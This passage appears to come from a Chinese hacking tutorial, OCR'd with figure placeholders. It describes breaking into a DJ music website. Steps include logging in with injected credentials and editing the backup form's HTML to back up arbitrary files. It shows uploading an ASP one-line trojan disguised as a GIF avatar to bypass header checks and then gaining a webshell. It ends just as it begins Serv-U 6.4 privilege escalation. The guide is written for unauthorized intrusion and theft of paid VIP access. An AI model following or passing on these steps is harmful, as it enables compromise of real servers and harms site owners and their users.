


图5

使用注入得到的用户密码登录后台，逛了一圈之后发现有备份数据库的地方，如图6。




图6

不过有HTML限制的Input输入限制，禁止用户修改当前数据库路径项，这个可以突破的。“查看”-“源文件”-“文件”-“另存为”，保存到本地。接着使用文本格式打开它，找到“<form method="post" action="admin_data.asp?action=backdata&act=backup">”，把这里的action改为admin_data.asp这个文件的URL路径：“http://www.xxx.com/admin/admin_data.asp?action=backdata&act=backup”，再修改“<input type="text" size="25" value="/data/#ylmv_data.mdb" disabled><input type=hidden name=DBpath value="/data/#ylmv_data.mdb">”的第二个value值“/data/#ylmv_data.mdb”，改为你需要备份的文件。可能有些读者不明白为什么要这样改，这里就要运用到一些HTML知识了，如果不会的朋友可以把凡是涉及“/data/#ylmv_data.mdb”这个路径（也就是当前数据库路径）全部替换为你需要备份的文件。这种备份限制相信很多读者都遇过，如果不知道突破的方法很可能又会选择放弃，所以在这里我奉劝大家最好学学这方面的知识。接着保存修改后的文件，但问题又来了，在后台找不到可以上传文件的功能，这时可以到前台看看能不能找到可以上传的地方，这个DJ网站能让我们注册会员，于是我就注册了一个会员，在控制面版里找到了可以上传头像的地方，于是就上传了一个只是把后缀改为gif格式的一句话asp木马，上传后去出现了如图7所示的提示。




图7

原来是判断文件头，这时我们可以借助ASP图片木马生成器这款软件，先把一张比较小的图片（经过测试发现除了判断文件头外还判断大小）和一个asp一句话木马放到这款软件的目录下，写好名称后进行生成，如图8。




图8

就会在所在目录生成一个“aspmuma.gif”的图片木马，把它上传上去，如图9。把返回的相对路径按照上面的方法替换好，打开后如图10所示。填写好备份后的路径然后进行备份，如图11。最后使用lake2的eval最小马发送端连接上去就会得到一个webshell了，如图12。




图9




图10

三、Serv-U 6.4提权

得到WEBSHELL后只需要修改一下数据库就可以拿到VIP

了，既然拿到了SHELL，不提权怎和对得起自己呢？先来看看服务器是用什么FTP软件搭建的。“开始”－“运行”－“FTP www.xxx.com”，原来使用的是Serv-U 6.4，如图13。




图11




图12

